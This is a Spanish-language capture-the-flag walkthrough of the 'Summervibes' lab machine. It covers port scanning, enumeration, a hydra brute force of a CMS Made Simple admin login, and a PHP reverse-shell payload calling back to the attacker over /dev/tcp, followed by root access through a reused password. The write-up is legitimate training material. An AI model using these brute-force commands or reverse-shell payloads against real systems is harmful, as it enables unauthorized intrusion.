

SUMMERVIBES

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip summervibes.zip
```

```
Archive: summervibes.zip
inflating: summervibes.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh summervibes.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2 0.215/0.215/0.215/0.000 ms

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.215 ms

— 172.17.0.2 ping statistics — 172.17.0.2
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.215/0.215/0.215/0.000 ms -07-11 02:10 EDT
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26


LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─$ nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 02:10 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 256 d1:19:f1:fa:48:16:af:8a:4a:89:2d:78:89:e9:2d:94 (ECDSA)
|_ 256 b8:b7:2e:64:3e:ee:c3:2e:2e:be:99:07:4e:02:4f:16 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 y 80 abiertos.



```
← → ↻ 🏠 view-source:http://172.17.0.2/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
331 applications). If your site is using a web document root
332 located elsewhere (such as in <tt>/srv</tt>) you may need to whitelist your
333 document root directory in <tt>/etc/apache2/apache2.conf</tt>.
334 </p>
335 <p>
336 The default Ubuntu document root is <tt>/var/www/html</tt>. You
337 can make your own virtual hosts under /var/www.
338 </p>
339 </div>
340
341 <div class="section_header">
342 <div id="bugs"></div>
343 Reporting Problems
344 </div>
345 <div class="content_section_text">
346 <p>
347 Please use the <tt>ubuntu-bug</tt> tool to report bugs in the
348 Apache2 package with Ubuntu. However, check <a
349 href="https://bugs.launchpad.net/ubuntu/+source/apache2"
350 rel="nofollow">existing bug reports</a> before reporting a new bug.
351 </p>
352 <p>
353 Please report bugs specific to modules (such as PHP and others)
354 to their respective packages, not to the web server itself.
355 </p>
356 </div>
357
358 </div>
359 </div>
360 <div class="validator">
361 </div>
362 </body>
363 </html>
364 <!-- cms made simple is installed here - Access to it - cmsms -->
365
```

ENUMERACIÓN

whatweb <http://172.17.0.2>


http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer [Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]

En el código fuente del puerto 80, abajo de todo

!-- cms made simple is installed here - Access to it - cmsms -->

Aporto contexto

CMS Made Simple (CMSMS) es un sistema de gestión de contenidos (CMS) de código abierto diseñado para la creación y gestión de sitios web. Es conocido por ser fácil de usar, ligero y flexible, permitiendo a los usuarios administrar su contenido de manera eficiente sin necesidad de conocimientos profundos de programación.



De aquí obtenemos un posible **usuario: admin**

Vamos con gobuster con este directorio

gobuster dir -u http://172.17.0.2/cmsms -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
└─$ gobuster dir -u http://172.17.0.2/cmsms -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)



[+] Url: http://172.17.0.2/cmsms
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 19671]
/modules (Status: 301) [Size: 316] [→ http://172.17.0.2/cmsms/modules/]
/uploads (Status: 301) [Size: 316] [→ http://172.17.0.2/cmsms/uploads/]
/doc (Status: 301) [Size: 312] [→ http://172.17.0.2/cmsms/doc/]
/admin (Status: 301) [Size: 314] [→ http://172.17.0.2/cmsms/admin/]
/assets (Status: 301) [Size: 315] [→ http://172.17.0.2/cmsms/assets/]
/lib (Status: 301) [Size: 312] [→ http://172.17.0.2/cmsms/lib/]
/config.php (Status: 200) [Size: 0]
/tmp (Status: 301) [Size: 312] [→ http://172.17.0.2/cmsms/tmp/]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```


Encontramos varios directorios interesantes: /admin, /upload



EXPLOTACIÓN

Como tenemos un posible usuario "admin" vamos con hydra a por la contraseña. Debemos de configurarla adecuadamente. Revisamos el tipo de petición que se hace.

- 1- Tiramos en el login con usuario admin y contraseña passwd.
- 2- Botón derecho inspect - network- request y pulsamos en raw



Esto se puede hacer con burpsuite o curl, también. Vemos que es una petición **post** y que el error que nos arroja es **User name or password incorrect**, con lo que configuramos hydra de la siguiente manera

hydra -l admin -P /usr/share/wordlists/rockyou.txt

**"http-post-form://172.17.0.2/cmsms/admin/login.php:username=
^USER^&password=^PASS^&loginsubmit=Submit::F=User name or
password incorrect"**

```


$ hydra -l admin -P /usr/share/wordlists/rockyou.txt "http-post-form://172.17.0.2/cmsms/admin/login.php:username=^USER^&password=^PASS^&loginsubmit=Submit::F=User name or password incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-11 11:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/cmsms/admin/login.php:username=^USER^&password=^PASS^&loginsubmit=Submit::F=User name or password incorrect
[80][http-post-form] host: 172.17.0.2 login: admin password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-11 11:30:26

```

Nos vamos al panel de login con estas credenciales. Revisando en la secuencia **Extensions-User Defined Tags**, vemos que en user-agent se está ejecutando código




Buscando información encontramos

<https://packetstormsecurity.com/files/177241/CMS-Made-Simple-2.2.19-2.2.21-Remote-Code-Execution.html>

Se trata de meter un código aquí para obtener una reverse shell; con lo que nos ponemos a la escucha con netcat en el puerto 444 y ejecutamos

```
<?php echo system('bash -c bash -i >& /dev/tcp/192.168.0.26/4444 0>&1'); ?>
```



```
[root@kali: ~]# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 50890
bash: cannot set terminal process group (26): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bb8d8b2db480:/var/www/html/cmsms/admin$
```

ESCALADA DE PRIVILEGIOS

No he encontrado nada interesante después de probar de todo.

A pesar de haber hecho tratamiento de la TTY, observo inestabilidad en la shell.

```
www-data@bb8d8b2db480:/var/www/html/cmsms/admin$ su root
Password: chocolate
root@bb8d8b2db480:/var/www/html/cmsms/admin# whoami
root
```